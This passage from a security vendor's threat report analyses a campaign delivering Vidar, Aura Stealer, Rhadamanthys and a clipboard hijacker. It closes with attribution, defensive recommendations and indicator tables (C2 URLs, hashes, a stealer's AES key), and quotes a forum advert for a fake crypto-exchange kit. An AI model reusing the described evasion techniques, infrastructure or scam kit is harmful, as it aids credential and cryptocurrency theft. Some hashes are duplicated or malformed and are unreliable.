`clipx64.bin` is a 67 KB binary observed being served in place of `cs.bin` during live execution — the first direct evidence of payload rotation in this campaign. Its function is straightforward: it monitors the Windows clipboard for strings matching cryptocurrency wallet address formats and silently replaces them with one of 17 hardcoded attacker-controlled addresses. The substitution is invisible to the victim; a user copying a wallet address prior to initiating a transaction will paste the attacker's address, redirecting funds without any visible indication.

Prior to its main execution loop, the binary checks the active Windows keyboard layout against locale identifier `0x419` — Russian — and terminates silently if detected. This behavioral self-restriction is discussed further in the Attribution section.




Figure 17. Ghidra code snippet that checks the keyboard layout (0x419).

Vidar Stealer

Its confirmation at this endpoint on [January 20, 2026](#), alongside the prior presence of StealC and Lumma, further supports the assessment that the operator selects payloads based on availability and detection exposure rather than any fixed toolchain preference.

Vidar is a well-documented credentials and browser data stealer capable of harvesting passwords, cookies, autofill data, cryptocurrency wallet files, and screenshots.

Vidar runs as a single process with no child process spawning, no dropped file and no registry writes. This restraint is consistent with Vidar's known in-memory operational model, where data is harvested and exfiltrated without leaving persistent artifacts on disk.

Rather than hardcoding C2 addresses directly, this sample follows Vidar's established dead drop resolver pattern, retrieving active infrastructure addresses from attacker-controlled profiles on legitimate platforms. The two resolvers identified are a Steam community profile at [hxxps://steamcommunity.com/profiles/76561198747567141](https://steamcommunity.com/profiles/76561198747567141) and a Telegram channel at [hxxps://telegram.me/Skialt3](https://telegram.me/Skialt3). From these, nine active C2 endpoints were extracted, distributed across four domains: [alipico.com](#), [sodstreams.com](#), [yago.fun](#), and [agfoodpos.com](#).

Aura Stealer

Aura Stealer was confirmed at this endpoint in January 2026 based on [VirusTotal](#) classification of the `cptchbuildau.bin` sample. The file was subsequently removed from active service at the endpoint before follow-up analysis could be completed, consistent with the operator's observed pattern of retiring payloads as detections accumulate.

Aura Stealer is a commercially distributed infostealer that targets browser credentials, cookies, cryptocurrency wallets, and system metadata. First observed in the wild in 2023, it is sold as a malware-as-a-service offering and has steadily expanded its browser and wallet coverage across subsequent versions.

Extracted configuration confirms that the payload is AuraStealer version 1.5.2, build `a0c1ceb7-0b87-4bcf-b71b-c8b5e81ac244`. Collected data is encrypted prior to exfiltration using AES with a hardcoded key, and IV recovered from the configuration. The sample has anti-debug enabled and a self-delete routine that executes post-collection. C2 communication was directed at two domains: `hxxps://mushub[.]cfd` and `hxxps://searchservice[.]cfd`, both of which were unreachable at the time of analysis.

Rhadamanthys

Another payload hosted at the endpoint is Rhadamanthys. Rhadamanthys is a C++ information-stealing malware capable of extracting credentials, cookies, and sensitive data from a wide range of applications, including browsers, cryptocurrency wallets, and FTP clients. Its inclusion at this endpoint alongside LummaStealer, Vidar, and Aura Stealer reinforces the assessment that the operator rotates payloads opportunistically.

The initial dropper, compiled as a .NET console executable with an internal name of `myscript.exe`, invokes PowerShell and the C# compiler (`csc.exe`) to dynamically compile and load a secondary DLL (`ayaqeecl.dll`) into memory at runtime, which is a technique consistent with Rhadamanthys's known use of reflective loading to avoid writing payloads on disk. The compiled assembly is injected into `OpenWith.exe`, a legitimate Windows binary, where the core stealer logic executes under the cover of a trusted process.

The injected stealer then beacons to its C2 gate at `hxxps://107[.]150[.]0[.]79/gate2hj45g2kway/lpr307k4[.]ka879`, a QuadraNet-hosted IP flagged as malicious. A fallback C2 using the DGA-style domain `iispnkftx[.]ld` was also extracted from the malware configuration, sharing the same gate path.

Pivoting to the Crypto Exchange Script

Analysis of web content associated with `94.154.35[.]115`, corroborated through URLScan.io pivoting, identifies structural ties to more than 3,000 domains presenting as cryptocurrency exchange platforms. These domains share consistent backend logic — simulated trading interfaces, fake deposit flows, configurable withdrawal mechanics — while presenting varied branding and visual themes. The degree of backend uniformity across this volume of domains is consistent with centralized template-based deployment.




Figure 18. WEB UI

interface/web page frontend of 94.154.35[.]115 at the time of analysis. With full functioning log in – user account panel, environment, allowing for various operations with cryptocurrencies.

A likely candidate for that template was identified through open-source research. The advertised feature set maps directly onto the functional behavior observed across the domain cluster: simulated card payments, fake P2P trading, configurable withdrawal logic, manual price manipulation controls, multi-tier KYC flows, and swappable visual themes.

st_code Posted 12 Apr 2024, 17:35 (edited)

В продаже скрипт крипто биржи

Функционал (очень кратко):

- Покупка крипты с Visa/MasterCard/ApplePay;
- 9 способов покупки криптовалюты с карт;
- Многофункциональная панель управления;
- 25+ редактируемых монет для депозита, возможность добавить любую монету;
- Автоматическая, быстрая проверка депозитов;
- Красивый, трастовый и конвертиций дизайн;
- Фейк P2P площадка, полностью рабочий трейдинг;
- 2 варианта фейк вывода и настройка комиссий;
- Трастовый продвинутый 3 уровневый KYC;
- Удобная тех. поддержка;
- Редактирование информации о бирже на личном домене (Terms, AML);
- Настройка бонуса при регистрации/депозите;
- Регулирование курса PUMP/DUMP;
- Тонкая настройка промокодов;

Скрипт написан на JS, имеется пошаговый гайд по установке. Очень простая установка, занимает обычно около 30 минут.
Все дальнейшие обновления и поддержка бесплатно.

Цена: \$300 Полный исходный код
По всем вопросам пишите мне в телеграм

Предоставляю демо доступ к панели администратора, получить доступ можно написав мне в личные сообщения в телеграм

Разные дизайны которые можно менять прямо в панели управления, всё адаптировано под мобильные устройства, удобный читаемый код, постоянная поддержка, возможно добавить любой дизайн какой вы хотите:

Figure 19. A forum post on a Russian-language cybercrime forum, published under the alias @st_code in April 2024 and updated through March 2025, advertises a "crypto exchange script" priced between \$300 and \$400.

The forum post does not reference malware delivery. Two interpretations are plausible: independent purchasers of the script may have integrated payload delivery into the framework without the seller's involvement, or the seller or associated parties operate a private malware-

delivery layer not advertised publicly. Current evidence does not resolve this question.

Attribution

Several indicators, while individually non-conclusive, form a reasonably consistent picture when viewed together and point toward a Russian-nexus threat actor.

The most behaviorally direct signal is the Russian keyboard layout exclusion in the cryptocurrency clipboard hijacker. The binary checks for a Russian locale identifier before executing and terminates quietly if detected. This pattern is commonly observed in malware originating from Russian-speaking actors as a way to avoid targeting domestic victims and the legal risk that comes with it. It is not unique to Russian actors, but its presence here is worth noting.

The infrastructure associated with the delivery backend points in a similar direction. The fake cryptocurrency exchange script linked to this campaign was sold on a Russian-language cybercrime forum, priced and supported in a manner consistent with that market. This does not implicate the script seller in the malware campaign directly, but it does suggest the operator is familiar with and active within Russian-speaking cybercriminal ecosystems.

The overlap with another publicly documented campaign is perhaps the most analytically interesting dimension. When pivoting on payload samples from this campaign through VirusTotal, the embedded C2 callback URLs follow a specific path format — a structured combination of a fixed directory name and a short alphanumeric session identifier — that matches the Rhadamanthys C2 conventions documented by Check Point Research in their [YouTube Ghost Network](#) and [GachiLoader](#) reports. Beyond the path structure itself, the hostnames and IP addresses those URLs resolve to show partial overlap with infrastructure previously associated with those campaigns. Additionally, a C2 server documented in the GachiLoader report was found to operate from the same network block and autonomous system as the primary payload server identified in this investigation.

The most plausible hypothesis, given the available evidence, is that this campaign represents either a direct extension of the YouTube Ghost Network operation into a new initial access channel — ClickFix via compromised websites rather than malicious YouTube videos — or the work of a closely affiliated actor operating within the same Russian-speaking ecosystem, sharing infrastructure and tooling while running independent campaigns. In either case, what this investigation reveals is not a standalone campaign but a thread within a larger, actively maintained operation that has demonstrated both the willingness and the capability to diversify its distribution methods while keeping its core infrastructure largely consistent.

Conclusions and Recommendations

The campaign documented in this report demonstrates how effectively commodity malware, rotating payloads, and compromised legitimate infrastructure can be combined into a resilient distribution operation. The ClickFix mechanism removes the need for software exploits entirely,

relying instead on social engineering that convinces victims to execute a malicious command through the Windows Run dialog. Because the infection chain executes almost entirely in memory using staged PowerShell scripts and Donut shellcode loaders, it leaves minimal forensic artifacts on disk.

A notable characteristic of this operation is its payload-agnostic architecture. Rather than distributing a single malware family, the infrastructure rotates multiple commodity stealers alongside cryptocurrency clipboard hijackers. This modular approach allows the threat actors to continue operating even as individual payloads accumulate detection coverage.

The campaign's distribution layer is similarly opportunistic. Victims are redirected through a network of compromised legitimate websites spanning multiple industries and countries, demonstrating that target selection is not sector-specific. Any organization maintaining a public web presence or handling valuable credentials can become an entry point into this ecosystem.

Infrastructure pivoting further suggests that the malware delivery operation is embedded within a broader cluster of cryptocurrency-themed scam websites deployed using a commercially distributed exchange template. While this does not conclusively link the template seller to the malware activity, it indicates that the campaign operates within a wider ecosystem where credential harvesting, financial fraud, and malware distribution may overlap.

Because the final payload can change over time, defensive efforts should prioritize behavioral detection earlier in the attack chain. Monitoring for suspicious PowerShell execution, clipboard-based command execution, and unusual outbound connections following Run dialog activity can provide more reliable detection than signatures tied to individual malware families.

User awareness also remains a critical control: no legitimate browser verification will ever instruct a user to open the Windows Run dialog and execute a pasted command. Recognizing that pattern alone can prevent compromise regardless of which malware payload is currently staged by the operator.

Indicators of Compromise (IOC)

Payload Hashes

SHA256	Family
701f5f9fe2a386456622ae19164990084df41e789c826e45fb56a2f5a4596036	Aura Stealer
5b005fbbeb63d8bc0fd3090898aaafc87d33f4b4032f9a9379e2b519307616e8c5	Vidar Stealer
cc8c18bcd2c83b46518840c6966dd0f14b0e46c6f49a04e47aa13bca70b2e733	Rhadamanthys
324a4f52861de5693c3749706969dfa8f65236338a53cdd489437f8b3d167d63	Donutloader
510b45e5977b671a550e466dd2ffde4e5dbd51a13d4075a6720388833ee33d9f	Donutloader
89400f1c95cdb0079c33587753cb65db51ecbed0310e4502d659203f43809593	Donutloader
807d050db2f7f0d1073096d47c6835ab6806744e64fa17cd7d80c138fa2c5783	Donutloader
b28e3e5f8395705cfcba779db53125f54a8802a822c2108440ac3c86c961bffe	Donutloader
255b35bc92923f1b1376484a659c76556200ea6988b6bb2cccb130b38e5d026b	Donutloader
807d050db2f7f0d1073096d47c6835ab6806744e64fa17cd7d80c138fa2c5783	Donutloader
510b45e5977b671a550e466dd2ffde4e5dbd51a13d4075a6720388833ee33d9f	Donutloader
b28e3e5f8395705cfcba779db53125f54a8802a822c2108440ac3c86c961bffe	Donutloader
aa8eb05991e26c4aaafc6a36e7fa8439b1594e0c8bf2ca63dbc961b6ffdc5ba	Donutloader
324a4f52861de5693c3749706969dfa8f65236338a53cdd489437f8b3d167d63	Donutloader

e0ed8baf59afcbbf3cfba8f1628d41a4980c4744663684ae14e97d42e72bca10	Donutloader
89400f1c95cdb0079c33587753cb65db51ecbed0310e4502d659203f43809593	Donutloader
89400f1c95cdb0079c33587753cb65db51ecbed0310e4502d659203f43809593	Donutloader
35EC1234DA4E6433A797E5BA719E3A6B2CB455A8C3815601074B3FEF7BBC9B39	Donutloader
23A240D9B928D7E35074D8C05CD5A8E6EDB0FFCC75A628CF7D5F6A952E2679B5	Donutloader
8A1DB4433E20B71698F63199B97C8A94DDA167CB24A169B0FC1092B1FB5E3CE0	Lumma
A609325C84A73341FEA831FFDB3E29C8D9C1619EB09669CF489ABDF9955B4DD6	Clipper
ec31f7844621654a1275b562067d86bdcfda64c99d2ba39fc4cd52237e638f96	StealC V2
352002a140ad95183796c8744321f7a1888a9a012eba0962729d4a4d5f44c4c4	StealC V2

Network Indicators

Fake CAPTCHA domains

Type	Indicator
Domain	cptoptious.com
Domain	captoolsz.com
Domain	captioto.com
Domain	namzcp.org
Domain	vision-clouds.org

Payload Delivery

Type	Indicator	Malware
IP	158[.]94[.]209[.]33	ClickFix
IP	91[.]92[.]240[.]219	ClickFix
IP	178[.]16[.]53[.]70	ClickFix
IP	94[.]154[.]35[.]115	Donutloader

Aura Stealer

Type	Indicator
C2	hxxps://mushub[.]cfd
C2	hxxps://searchservice[.]cfd

Vidar Stealer

Type	Indicator
Dead Drop Resolver	hxxps://steamcommunity[.]com/profiles/76561198747567141
Dead Drop Resolver	hxxps://telegram[.]me/Skialt3
C2	hxxps://stm[.]alipico[.]com
C2	hxxps://lat[.]sodstreams[.]com
C2	hxxps://cki[.]sodstreams[.]com
C2	hxxps://cki[.]yago[.]fun
C2	hxxps://jth[.]yago[.]fun
C2	hxxps://ddy[.]yago[.]fun
C2	hxxps://hrm[.]yago[.]fun
C2	hxxps://stm[.]agfoodpos[.]com
C2	hxxps://d2d[.]agfoodpos[.]com
C2	hxxps://zak[.]agfoodpos[.]com

Rhadamanthys

Type	Indicator
C2	hxxps://iispnkftx[.]ld/
C2	hxxps://107[.]150.0.79/
C2	hxxps://91[.]92.241.235/

Malware Configuration

Aura Stealer

Parameter	Value
Version	1.5.2
Build ID	a0c1ceb7-0b87-4bcf-b71b-c8b5e81ac244
AES Key	6535e02c144cf0ddf4d5ad687399c2bd666d28b1c93557d792a79054c5d803e3
IV	3805f38c670fb701e44513793062424f
Anti-VM	False
Anti-Debug	True
Self-Delete	True
Run Delay	0

Stay Informed

Sign up to receive the latest security news and trends straight to your inbox from LevelBlue.

BRIEF

[LevelBlue Malware Risk Assessment Services](#)

ABOUT LEVELBLUE

LevelBlue is a globally recognized cybersecurity leader that reduces cyber risk and fortifies organizations against disruptive and damaging cyber threats. Our comprehensive offensive and defensive cybersecurity portfolio detects what others cannot, responds with greater speed and effectiveness, optimizes client investment, and improves security resilience. Learn more [about us](#).

[Emerging Threats](#) [Vulnerabilities](#) [Threat Intelligence](#)